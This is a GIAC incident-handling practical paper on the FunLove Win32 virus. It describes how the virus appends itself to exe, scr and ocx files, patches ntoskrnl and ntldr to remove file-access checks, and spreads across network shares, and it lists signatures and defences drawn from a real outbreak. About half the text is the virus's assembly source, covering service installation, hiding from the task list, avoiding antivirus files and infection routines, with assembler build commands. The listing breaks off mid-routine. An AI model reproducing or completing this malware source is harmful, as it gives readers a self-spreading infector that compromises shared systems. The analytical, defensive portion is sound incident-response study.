Global Information Assurance Certification Paper

GIAC Level Two Advanced Incident Handling and Hacker Exploits (GCIH)
Practical Option 2 - Document an exploit, vulnerability or malicious program

FunLove Virus

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Exploit Details:

Name: FunLove Virus (named after of an obscure rock band "Fun Loving Criminal" this is the exploit virus payload see below for displays and code)

Alias: FLCSS, W32.FunLove.4099, W32/FLCSS, W32/FunLove.4099.dr, WIN32.FLC, WIN32.FunLove.4070.

Variants: There are no known variants.

Operating System Impacted: Win9x, WinNT 4.0, OS2. The exploit virus was detected on each of these operating systems during an incident.

Protocols/Services: FunLove is a non-encrypted, non-polymorphic parasitic Win32 PE (portable executable) virus that appends to files with exe, scr, and ocx file extensions. These file then become Trojan attack virus. When an infected file is run the exploit will write flcss.exe to the system folder. When system is re-started it becomes a "host". The code becomes a virus dropper as a hidden Windows application under Win9x or as a service under WinNT. FunLove now has become a virus Worm by compromising the security of the Windows NT file security system. FunLove then spreads throughout Enterprise using mapped local and shared drives C: to Z: With this exploit it is possible to get infections with FunLove through shared drives without your machine being logged on. In addition because the virus infects web servers and ActiveX control (ocx) files it is also possible to get this virus by downloads through a web-browser without the proper ActiveX security settings.

Brief Description: The FunLove virus is easy to detect but difficult to remove. This virus is not new as it was discovered and documented on 11/9/99. However it was new to me when I first encountered it recently. I assisted with an Enterprise wide incident-handling outbreak of FunLove on November 28, 2000. As I prepare to send this practical the incident is still being eradicated and this exploit continues since the virus attack has not been completely removed. Systems continue to log Win32.FunLove cleanup and automatically remove this virus three months later. This virus continues to amaze me by its ability to spread. In this incident FunLove has shown up in different operating systems including Windows 95, Windows 98, Windows NT and it has even appeared in some OS2


systems. Its ability to remain hidden and to stay alive (remaining active) is truly impressive. I wonder if the band was half as good?

Protocol Description

The FunLove virus exploits system executables and web ActiveX controls by appending virus code in a Trojan attack. In addition the exploit becomes a worm that can tunnels it's way throughout a networked system by exploiting a vulnerability in Win32 file security to spread it's virus payload.

FunLove as "Trojan" virus exploit is able to infect executable programs or web contents so as to spread its payload without any noticeable or visible change in execution. FunLove infects “PE” Windows portable executables files (exe, scr, ocx) only. During infection the virus code is appended to the end of a target file. It then patches this file with 8 bytes of code at the startup. These 8 bytes pass control by jumping to the virus code, which has been appended. The virus patches files with an infection length of: WIN 9X file length increases 4099 bytes; WIN NT file length increase minimum 4099 or more up to 7000 bytes. Once the virus is activated the virus starts and restores the first 8 bytes that make up the start up routine of the infected program and allows the main code to begin. This makes it very difficult to determine that a program is infected, since it will appear to run with no visible delays or changes.

What is a FunLove “Trojan” program Infector




1. FunLove writes virus code at beginning of instruction set of programs with extension of exe, scr, or ocx files
2. Control jumps to virus code, which has been calculated and appended, to the end of the program. This is the increase in file sizes described.

3. Control executes virus code located at end of program.
4. Jump back to original start of program for execution after having run the virus code.
5. Control execute program as originally designed from original starting location.
6. Exits program when completed. The program virus is invisible to person running it as it will appear to run as it always does. See below for Virus Trojan and appended code.

FunLove as a "Worm" virus exploit is able to tunnel through a system. FunLove works by compromising vulnerability in the security of the Windows NT file system. It patches 2 bytes in a security API called SeAccessCheck of WINNT\System32\ntoskrnl.exe. Once someone with administrative rights logs on to an infected machine this will grant all users of the system full access to all files. This means that a person with the lowest possible access will now be able to read and modify any file. Therefore the virus can spread any place it wants to. No data can be considered protected after this attack. The vulnerability that is exploited here is that Ntoskrnl.exe is only checked in one place in the system for compromise and that is at loading by the Windows NT loader ntldr. To avoid detection FunLove patches ntldr to not check ntoskrnl for corruption and not to display any error messages. Therefore with the virus infection the Windows NT system will boot just fine. The infection then scans at a random interval all local and shared network drives from C: to Z: looking for files with the specified extension to infect. This infection is possible over mapped / shared drive connections even without being logged on.

What is a FunLove “Worm” program Infector



1. Running a FunLove Trojan file infects machine.
2. FunLove changes security settings as described and allows changes to all machines and files. It then writes virus to its hard drives and across mapped network connects to servers
3. More machines are infected from running files located on this server.
4. Newly infected machines mapped network connections are exploited and their mappings to other servers are used to write out virus
5. On and on until FunLove has tunneled or "wormed" its way throughout the Enterprise.

Description of variants

In all of my review there were no known variants described. One article suggested that due to FunLove virus complexity variations are unlikely. However the security patches to ntpskrnl.exe and ntldr along with about 50% of the FunLove code was picked up from the Bolzano virus. In addition there are similarities in functionality to WNT.RemEX.A (W32.RemoteExplorer) virus, but FunLove can work on both Windows 95/98 and Windows NT.

How the exploit works

FunLove exploit is a memory resident Win32 virus. FunLove replicates as a hidden application under Windows 9X and as an Flcss service under Windows NT systems. It infects applications with an extension of: exe, scr, or ocx. Therefore it will infect Windows.exe program file so as to be run time and again. FunLove does a good job of avoiding detection by running as a Trojan and by starting and stopping at random intervals. In addition FunLove tries to prevent the code from spreading to anti-virus programs or files. FunLove will not infect files that have one of the following four characters in the beginning of their names: aler, amon, avp, avpe, avpm, f-pr, navw, scan, smss, ddhe, dpla, mpla as these are names. The names are associated with anti-virus programs, as well as other applications. You can see this built into the FunLove code below.

On a Windows 9x system when running a FunLove infected program it will copy virus file flcss.exe to the hard drive. It will try and run this as a hidden process. If process can't be run this way the virus will try and execute the infection code inside the process it is already running in and execute the host program.

On a Windows NT system FunLove is able to tunnel like a worm throughout the Enterprise by compromising or exploiting the security of the Windows NT file system by patching 2 bytes in a security API called SeAccessCheck of WINNT\System32\ntoskrnl.exe. It exploits the WIN32


file security system to allow it to spread virus throughout the system. Since Ntoskrnl.exe is only checked in one place for compromise and that is at loading by the Windows NT loader ntldr. To avoid detection FunLove patches ntldr to not check ntoskrnl for corruption and not to display any error messages. Therefore the Windows system will boot just fine. Once anyone with administrative rights accesses infected system all are given administrative rights to files. Once the access has been granted to everything and everyone on the network through this vulnerability, the Virus is free to scan, patch and append virus code. The only limit is one that FunLove places on its self. The virus limit's itself to reading and spreading virus at random intervals across local and shared drives. This prevents an immediate system overload and makes virus spread more stealthy or difficult to monitor or detect.

FunLove is not considered a destructive virus as it does not destroy or overwrite any files. Instead it adds a jump at the first instruction in the file to execution code, which it appends at the end of the file, which later returns control to the program. This way FunLove runs without detection. Systems can remain in operation with FunLove infection if it is not possible to shutdown or remove connections. This is not the recommended approach but for critical systems experiencing the virus this is an alternative until a scheduled outage can be planned or scheduled for cleanup. In my incident critical systems remained in operation during attack. The exploit will in time however impact system performance as it searches for and writes out virus code. System performance can be impacted to the point of a system crash.


Another function of the virus code is to drops flcss.exe into the Windows system directory to insure that it is part of the system file and will run at startup. At startup the virus code turns the machine into a virus dropper or "host" machine. One that is able to spread the virus through its local and mapped shared drives. It is recommended that when FunLove is detected that all network connections be unplugged if possible. I still remember the operators walking through the computer command center and unplugging every network connection on the wall-to-wall non-critical servers. This is important to prevent further infection of clean machines and servers. If a system can be shut system down, it should be shutdown. It should only be rebooted with an emergency repair disk. This will prevent further infections and the machine will not become a host through a restart of the infected code on the system. This assumes that the machine has not been restarted since infection.

Diagram

FunLove infects local hard drives and mapped network drives C: to Z: at random intervals.



FunLove exploit is possible through one additional method. It is possible to become infected through Internet browsing of infected Internet sites / servers since ActiveX ocx files are the targets of infections. Browse Internet sites with incorrect or low ActiveX security settings and FunLove comes to visit.



1. Browse Internet or Infected Web Server
2. FunLove virus is returned to your machine appended to ActiveX ocx files.

How to use the exploit

FunLove appends malware code to application programs with an extension of: exe, scr, or ocx only. It appears that that it's main goal is to spread the name of the obscure rock group Fun Loving Criminal throughout as many different systems as possible by targeting local and networked systems that run Win 32 file systems as documented above.

(Note: I have not seen any reports of FunLove with Win2K systems. It may be that the file security vulnerability has been reduced by this new operating system.) The exploit maximizes its chance of being run and spread by appending to application programs with exe extensions. Many if not most applications run with execute or exe extension. Therefore an infected system will run the virus when running almost any application including when running Windows.exe program.

In addition web servers and files are vulnerable to infection. Many people are mapped to web server so it is exploited by the spread of the virus. In addition the virus code is appending to ActiveX control files with ocx extensions located on the server. FunLove is able to increase its reach even beyond the infected network or system. These infected ActiveX controls will run on outside machines who may be accessing or downloading from the infected website. It appears that the FunLove exploit has been very successful in its mission to spread the name "~Fun Loving Criminal~". FunLove is listed as a "Top Threat" with 1000s of reported infections and it is considered in the Wild with infections documented in many countries. In the past a SANS newsletter even reported on an incident of FunLove: SANS NewsBites Vol. 1 Number 35 reports "Dell recalls Computers possibly infected with FunLove virus."

FunLove attempts to maintain its stealth by trying to avoid detection. It does this through random timing of reads and infections as well as it is documented that FunLove does not infect files that have one of the following four characters in the beginning of their names: aler, amon, avp, avpe, avpm, f-pr, navw, scan, smss, ddhe, dpla, mpla as these are names associated with anti-virus programs, as well as other applications that are more likely to notice infection and notify user.

Signature of the attack

One or more of the following may be observed and may serve as a signature of the FunLove exploit, vulnerability or attack:

- Increase in program size by 4099 for WIN 9X or a variable length of at least 4099 under WIN NT. In my incident I witnessed Windows.exe files from different operating systems with infections.

- Virus band name message "~Fun Loving Criminal~" is displayed and system is reset when run from DOS / Command Prompt

- Existence of file flcss.exe in system folder and/or running flcss services on WIN NT. I watched this signature in action when displaying NT services on a virus "host" machine. Service flcss was started and running. (Note: a quick and dirty way to block this attack is to add a save file names

flcss.exe to Win 9x system or Win NT services. The exploit will not continue to write virus if it finds the file exists. It will assume an infection has already taken place.)

- Unexplained activity on local hard drive or over shared network drives with everything shutdown. I monitored resources on an infected virus dropper host machine. With all services shutdown and only running the system monitor it displayed the machine's CPU at 20% usage. You could actually see the machine scanning and infecting files. This is when you see the value in unplugging the network cables.

- Windows NT loader ntdlr has file attributes of "archive". Since ntdlr is a hidden system read-only file and the virus needs to modify this file to exploit NT file security it changes its attributes to "archive" so that it can be patched. It does not change file type back after it completes its security vulnerability exploit. If your ntdlr file type is archive this then is another possible signature of an attack or infection.

- Files with exe, scr, ocx extensions increase by the following documented length: WIN 9X file length increases 4099 bytes; WIN NT file length increase minimum 4099 or more up to 7000 bytes from original sizes. The protection block here is to know your file sizes. If any of these files increase in specified sizes this may be an indication of a problem.

- Certified ActiveX control gives warning that signature no longer matches the file. Do not download or execute this file! If the ActiveX control is unsigned and the browser security is set to lower security settings then you will allow infection to occur undetected through downloading to your machine. To block this attack set ActiveX security to higher level and a warning will be provided that the signature no longer matches the file and you will have an option to not run it.

- Application or system performance is degraded or crashes. Since FunLove does not destroy files the system can continue to run with infections. As availability 24/7 was critical for some of the systems during this incident handling a decision was made to keep these critical systems running during virus attack and clean up. Performance was degraded but the work continued. This explains why the automated clean up continues three months after initial attack. It was not possible to shutdown all systems and perform a complete clean up as prescribed in clean up text.

- Most desktop anti-virus protection software alerts to FunLove virus file infection. It was interesting to see anti-virus software on a "host" PC system report 569 FunLove virus infections shortly after the infected machine was rebooted. The virus had spread that much within a few hours of a clean scan.

How to protect against it

The following are some ways I have touched on to protect against the FunLove virus, exploit, and vulnerability:

- The FunLove virus is dependent on the existence of file flcss.exe in system folder on hard drive for Win 9x or running flcss services on Win NT. A quick and dirty way to block this attack is to add a safe file called flcss.exe to your system. The virus will not continue to write infection if it finds this file, as it will assume an infection has already taken place. This is a quick and recommended way to begin inoculation of the system and provide some basic protection.

- Since the exploit appends files it is important to store, review and monitor program file sizes. If an unexplained change or increase of 4099 up to 7000 bytes in size appears in exe, scr, ocx files you may be seeing signs of FunLove virus.

- Protect or monitor changes to security API called SeAccessCheck of WINNT\System32\ntoskrnl.exe as well as changes to NT loader ntldr. Have an emergency boot disk that has been tested and works. If infected only boot from this disk to avoid becoming a "host" machine.

- To block an attack from the web, set ActiveX security to higher level and a warning will be provided that the signature no longer matches the file and you will have an option to not run it. Do not download or run a file after receiving this warning as the Fun Loving Criminal may be coming to play for you!

- Obviously it is important to be up to date and running with current versions of Anti-Virus, Firewall, and /or Perimeter Defense software. In our incident the updates were current enough to detect it but not current enough to prevent and/or clean it.

Source code/ Pseudo code

Here is all of the FunLove exploit source code including comments added. You will see the Trojan and the flcss Worm code including the payload "~Fun Loving Criminal~". It is possible to see the security exploit routine and the anti-virus software prefixes avoidance routines.

The virus source code is divided into 2 parts:

```
header.asm  - flcss.exe program headers
funlove.asm - the funlove virus itself
```

The virus can be compiled and linked using the Turbo Assembler :

```
TASM /w0 /ml FUNLOVE
TLINK /3 /t  FUNLOVE,FUNLOVE.EXE

ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ[FLCSS.ASM]ÄÄ
Ä
.386
LARGESTACK
RADIX        16
ASSUME       CS:CODE,DS:CODE

CODE         SEGMENT      USE32
             org          100
main:
I            equ          1000 - 300
@            equ          + ebx - offset VStart

INCLUDE      HEADER.ASM

VStart:

INCLUDE      HEADER.ASM

; ---------------------------------------------------------------------;
; ------------------------   Startup Code   --------------------------;
; ---------------------------------------------------------------------;

Virus        PROC         NEAR
             call         GetVS
             lea          esi,[HostCode @]
             mov          edi,[esp]
             sub          edi,08
             mov          [esp],edi
             movsd
             movsd
             push         dword ptr [esp + 04]
             call         RelocKernel32
             or           eax,eax
             jz           short Exit
             cmp          byte ptr [OS @],00
             jnz          short NT_Srv
             call         Create9xProcess
             ret
NT_Srv:      call         CreateNTService
Exit:        ret

Virus                     ENDP

; ---------------------------------------------------------------------
;
; --------------------   NT Service Creation Routine   ----------------
;
; ---------------------------------------------------------------------
;

CreateNTService           PROC         PASCAL       NEAR
```

```
LOCAL       SCM_Handle : DWORD

            call        RelocAdvapi32
            or          eax,eax
            jz          short CNT_Failed
            push        02
            push        00
            push        00          ; get the service control manager
            call        OpenSCManagerA   ; handler
            or          eax,eax
            jz          short CNT_Failed
            mov         SCM_Handle,eax
            call        CreateExecutable
            or          eax,eax    ; if process is running, just exit
            jz          short CNT_Exit
            mov         edi,0F01FF
            lea         esi,[Service @]
            push        edi
            push        esi
            push        SCM_Handle
            call        OpenServiceA
            or          eax,eax
            jnz         short CNT_Run
            xor         eax,eax
            push        eax
            push        eax
            push        eax
            push        eax
            push        eax
            lea         eax,[Buffer1 @] ; -> flcss.exe
            push        eax
            push        01              ; ErrorControl
            push        02              ; Start
            push        20              ; Type
            push        edi
            push        00
            push        esi
            push        SCM_Handle
            call        CreateServiceA
            or          eax,eax
            jz          short CNT_Failed
CNT_Run:
            push        00
            push        00
            push        eax
            call        StartServiceA
            or          eax,eax
            jnz         short CNT_Exit
CNT_Failed:
            call        StartInfectionThread
CNT_Exit:
            ret
CreateNTService         ENDP

; ------------------------------------------------------------------------;
; --------------------   W9x Process Creation Routine   --------------;
```

```
; ------------------------------------------------------------------------;

Create9xProcess           PROC         NEAR

             call         CreateExecutable
             or           eax,eax
             jz           short P9x_Exit
P9x_00:
             xor          eax,eax
             lea          edi,[Buffer2 @]
             push         edi
             push         edi
             mov          ecx,040
             repz         stosd
             mov          cl,06
             push         eax
             loop         $ - 1
             lea          esi,[Buffer1 @]
             push         esi
             push         00
             call         CreateProcessA
             or           eax,eax
             jnz          short P9x_Exit
P9x_Failed:
             call         StartInfectionThread
P9x_Exit:
             ret

Create9xProcess           ENDP

; ------------------------------------------------------------------------;
; ---------------------   flcss.exe Creation Routine   ---------------;
; ------------------------------------------------------------------------;

CreateExecutable       PROC         PASCAL       NEAR

LOCAL        c_FileHandle   : DWORD, \
             c_BytesWritten : DWORD
USES         esi,edi

             lea          edi,[Buffer1 @]
             push         edi
             push         104
             push         edi
             call         GetSystemDirectoryA
             add          edi,eax
             mov          al,'\'
             stosb
             lea          esi,[Process @]
             movsd
             movsd
             movsd
             push         02           ; create always
             call         OpenFile
             cmp          eax,-1
             jz           short CE_Exit
             mov          c_FileHandle,eax
```

```
            lea         edi,[VImports + 4 @] ; clean main import
table
            mov         eax,-1
            stosd
            stosd
            lea         edi,[Kernel32_Relocated @]restore 2 imp.
table
            mov         eax,[edi - 8]       ; (necessary for NT)
            stosd
            push        00
            lea         esi,c_BytesWritten
            push        esi
            push        0200
            push        ebx
            push        c_FileHandle
            call        WriteFile                   ; write header
            push        00
            push        esi
            push        Phys_VSize
            push        ebx
            push        c_FileHandle
            call        WriteFile                ; write vrs
            push        c_FileHandle
            call        CloseHandle
CE_Exit:
            inc         eax
            ret

CreateExecutable        ENDP

; ---------------------------------------------------------------------
;
; ---------------------------  Viral Service   ------------------------
;
; ---------------------------------------------------------------------
;

VService                PROC        NEAR

            call        GetVS
            push        dword ptr [esp]
            call        RelocKernel32
            or          eax,eax
            jz          VS_Exit
            cmp         byte ptr [OS @],00
            jz          short W9x_Service_Register

WNT_Service_Hacknowledge:

            call        RelocAdvapi32
            or          eax,eax
            jz          VS_Exit
            lea         esi,[Buffer1 @]
            xor         eax,eax
            lea         ecx,[Service @]
            lea         edx,[ServiceDispatcher @]
            mov         [esi],ecx
```

```
                mov         [esi + 04],edx
                mov         [esi + 08],eax
                mov         [esi + 0C],eax  ; give control back to caller
                                            ; and jump to dispatcher
                push        esi
                call        StartServiceCtrlDispatcherA

W9x_Service_Register:

                lea         esi,[USER32_Name @]
                push        esi
                call        LoadLibraryA
                lea         esi,[RegisterClassA + 7 @]
                push        esi
                push        eax
                call        GetProcAddress
                or          eax,eax
                jz          short VS_00
                mov         [esi - 06],eax
                lea         esi,[Buffer1 @]
                mov         edi,esi
                xor         eax,eax
                mov         ecx,0A
                repz        stosd
                mov         dword ptr [esi + 04],-1  ; ? (must be <> 0)
                mov         dword ptr [esi + 10],400000 ; image base
                lea         eax,[Service @]
                mov         [esi + 24],eax
                push        esi
                call        RegisterClassA   ;necessary, or RSP won't
work
                lea         esi,[RegisterServiceProcess + 7 @]
                push        esi
                push        dword ptr [Kernel32_Base @]
                call        GetProcAddress
                or          eax,eax
                jz          short VS_00
                mov         [esi - 06],eax
                call        GetCurrentProcessId
                                        ; register our process in order
                push        01          ; to vanish from the task list
                push        eax
                call        RegisterServiceProcess
                push        8*1000d     ; wait 8 seconds
                call        Sleep
VS_00:
                call        StartInfectionThread
VS_Exit:
                ret

VService                    ENDP

; ------------------------------------------------------------------------
;
; ----------------------   NT Service Dispatcher   -------------------
;
```

```
; ------------------------------------------------------------------------
;

ServiceDispatcher         PROC         PASCAL       NEAR

LOCAL        Service_Handle : DWORD

             call         GetVS
             lea          esi,[ServiceHandler @]
             lea          edi,[Service @]
             push         esi
             push         edi
             call         RegisterServiceCtrlHandlerA
             mov          Service_Handle,eax
             lea          esi,[Buffer1 @]
             mov          edi,esi
             mov          ecx,06
             xor          eax,eax
             repz         stosd
             mov          dword ptr [esi],10
             mov          dword ptr [esi + 04],04
             mov          dword ptr [esi + 08],07
             push         esi
             push         Service_Handle  ; now tell windows our
service
             call         SetServiceStatus   ; correctly started
             push         8*1000d
             call         Sleep
             call         StartInfectionThread
             ret

ServiceDispatcher         ENDP

; ------------------------------------------------------------------------
;
; --------------------------   Service Handler   ----------------------
;
; ------------------------------------------------------------------------
;

ServiceHandler            PROC         NEAR

             ret                ; if the admin tries to halt the
                                ; service, he'll get a system error
ServiceHandler            ENDP

; ------------------------------------------------------------------------
;
; -------------------   Thread Creation Routine   ---------------------
;
; ------------------------------------------------------------------------
;

StartInfectionThread     PROC         PASCAL       NEAR

LOCAL        ThreadId : DWORD
```

```
                call        GetTickCount
                mov         [Rand @],eax
                lea         eax,ThreadId
                push        eax
                push        0
                push        0
                lea         eax,[VThread @]
                push        eax
                push        0
                push        0
                call        CreateThread
                ret

StartInfectionThread    ENDP

; ---------------------------------------------------------------------
;
; ----------------------------   Viral Thread   -----------------------
;
; ---------------------------------------------------------------------
;

VThread                 PROC        NEAR

                call        GetVS
                call        InfectDrives
                push        60d * 1000d
                call        Sleep
                call        GetRand
                and         al,1F
                jnz         short VThread
                call        InfectNetwork
                jmp         short VThread

VThread                 ENDP

; ---------------------------------------------------------------------
;
; ---------------------   Network Infection Routine   -----------------
;
; ---------------------------------------------------------------------
;

InfectNetwork           PROC        NEAR

                lea         eax,[MPR_Name @]
                push        eax
                call        LoadLibraryA
                or          eax,eax
                jz          short INet_Failed
                push        eax
                lea         esi,[MPR_Functions @]
                push        esi
                call        DLL_Relocate
                or          eax,eax
                jz          short INet_Failed
                push        00
```

```
            call        NetSearch

INet_Failed:

            ret

InfectNetwork           ENDP

; ---------------------------------------------------------------------
;
; ----------------------   Valid Drive Test Routine   -----------------
;
; ---------------------------------------------------------------------
;

InfectDrives            PROC        NEAR

            push        esi
            call        GetTickCount
            mov         [Tick @],eax
            lea         esi,[Buffer1 @]
            mov         dword ptr [esi],' \:@'
ID_TestDrive:
            mov         byte ptr [esi + 03],00
            push        esi
            call        GetDriveTypeA
            cmp         al,03                   ; fixed disk
            jz          short ID_DriveOk
            cmp         al,04                    ; network drive
            jnz         short ID_Invalid

ID_DriveOk:

            add         esi,03
            push        esi
            call        BlownAway
            push        esi
            call        FileSearch
            sub         esi,03
ID_Invalid:
            mov         al,[Buffer1 @]
            inc         al
            mov         [Buffer1 @],al
            cmp         al,'Z'
            jna         short ID_TestDrive
            pop         esi
            ret

InfectDrives            ENDP

; ---------------------------------------------------------------------
;
; -----------------   Recursive Computer Search Routine   -------------
;
; ---------------------------------------------------------------------
;
```

```
NetSearch               PROC         PASCAL      NEAR

ARG          WNetStructAddr:DWORD ; pointer to the network struct (20h)
LOCAL        EnumBufferAddr:DWORD, \   ; network buffer address
             EnumBufferSize:DWORD, \   ; network buffer size (4000h)
             EnumNB_Objects:DWORD ; number of network structs
enumerated
USES         esi, edi

             mov          EnumBufferSize,4000
             or           EnumNB_Objects,-1
             lea          eax,WNetStructAddr
             push         eax
             push         WNetStructAddr
             push         0
             push         0
             push         2
             call         WNetOpenEnumA
             or           eax,eax
             jnz          NET_Close
             push         04
             push         1000
             push         4000
             push         00
             call         VirtualAlloc
             or           eax,eax
             jz           short NET_Close
             mov          EnumBufferAddr,eax
NET_00:
             mov          esi,EnumBufferAddr
             lea          eax,EnumBufferSize
             push         eax
             push         esi
             lea          eax,EnumNB_Objects
             push         eax
             push         WNetStructAddr
             call         WNetEnumResourceA
             or           eax,eax
             jnz          short NET_Free
             mov          ecx,EnumNB_Objects
             or           ecx,ecx
             jz           short NET_00
NET_01:
             push         ecx
             push         esi
             mov          esi,[esi + 14]     ; computer resource name
             or           esi,esi           ; (\\XXX\C, for example)
             jz           short NET_03
             cmp          word ptr [esi],0041       ; floppy ?
             jz           short NET_03
             lea          edi,[Buffer1 @]
NET_02:
             movsb
             cmp          byte ptr [esi],00
             jnz          short NET_02
             mov          al,'\'
             stosb
```

```
                push        edi
                call        BlownAway
                push        edi
                call        FileSearch
NET_03:
                pop         esi
                mov         eax,[esi + 0C]
                and         al,2
                cmp         al,2
                jnz         short NET_04
                push        esi
                call        NetSearch
NET_04:
                add         esi,20
                pop         ecx
                loop        NET_01
                jmp         short NET_00
NET_Free:
                push        8000
                push        00
                push        EnumBufferAddr
                call        VirtualFree
NET_Close:
                push        WNetStructAddr
                call        WNetCloseEnum
                ret

NetSearch                   ENDP

; ---------------------------------------------------------------------
;
; ------------------   Recursive File Search Routine   ---------------
;
; ---------------------------------------------------------------------
;

FileSearch          PROC        PASCAL      NEAR

ARG             CurrentDirEnd : DWORD
LOCAL           SearchHandle  : DWORD
USES            esi,edi

                mov         eax,CurrentDirEnd
                mov         dword ptr [eax],002A2E2A  ; *.*
                lea         edi,[Buffer2 @]
                lea         esi,[Buffer1 @]
                push        edi
                push        esi
                call        FindFirstFileA
                cmp         eax,-1
                jz          short RS_Exit
RS_00:
                mov         SearchHandle,eax
RS_01:
                test        byte ptr [edi],10        ; dir ?
                jz          short FileTest
RS_Directory:
```

```
                cmp             byte ptr [edi + 2C],'.'
                jz              short RS_Next
                mov             esi,edi
                add             esi,2C
                mov             edi,CurrentDirEnd
RSD_00:
                movsb
                cmp             byte ptr [esi],0
                jnz             short RSD_00
                mov             al,'\'
                stosb
                push            edi
                call            FileSearch
RS_Next:
                lea             edi,[Buffer2 @]
                push            edi
                push            SearchHandle
                call            FindNextFileA
                or              eax,eax
                jnz             short RS_01
                push            SearchHandle
                call            FindClose
RS_Exit:
                ret
FileTest:
                mov             edx,[edi + 2C]
                or              edx,20202020
                xor             edx,61F81F61
                lea             esi,[SkipNames @]       ; check av names
                mov             ecx,0C
FT_00:
                lodsd
                cmp             edx,eax
                jz              short FT_Exit
                loop            FT_00
                mov             esi,edi
                add             esi,2C
FT_01:
                lodsb
                or              al,al
                jnz             short FT_01
                mov             eax,[esi - 4]           ; check extent
                or              eax,20202020
                cmp             eax,' xco'
                jz              short FT_02
                cmp             eax,' rcs'
                jz              short FT_02
                cmp             eax,' exe'
                jnz             short FT_Exit
FT_02:
                mov             eax,[edi + 20]          ; minimum file size
                cmp             eax,2000
                jc              short FT_Exit
                cmp             al,03                   ; self-infection
test
                jz              short FT_Exit
```

```
                lea             esi,[Buffer1 @]             ; get complete
file name
                lea             edi,[Buffer3 @]             ; with path
                push            edi
                mov             ecx,CurrentDirEnd
                sub             ecx,esi
                repz            movsb
                lea             esi,[Buffer2 @]
                add             esi,2C
FT_03:
                movsb
                cmp             byte ptr [esi - 1],0
                jnz             short FT_03
                call            InfectFile
FT_Exit:
                jmp             RS_Next

FileSearch              ENDP

; ---------------------------------------------------------------------
;
; ------------------------   File Infection Routine   -----------------
;
; ---------------------------------------------------------------------
;

InfectFile                  PROC        PASCAL      NEAR

ARG             i_Filename    : DWORD

LOCAL           i_FileHandle  : DWORD, \
                i_FileSize    : DWORD, \
                i_BytesRead   : DWORD, \
                i_VirusOffset : DWORD, \
                i_MapHandle   : DWORD, \
                i_HostDep32   : DWORD, \
                i_EP_Offset   : DWORD

USES            esi,edi

                push            i_Filename
                push            03              ; open existing
                call            OpenFile
                cmp             eax,-1
                jz              IN_Exit
                mov             i_FileHandle,eax
                push            00
                push            eax
                call            GetFileSize
                mov             i_FileSize,eax
                cmp             al,03               ; re-test if not already
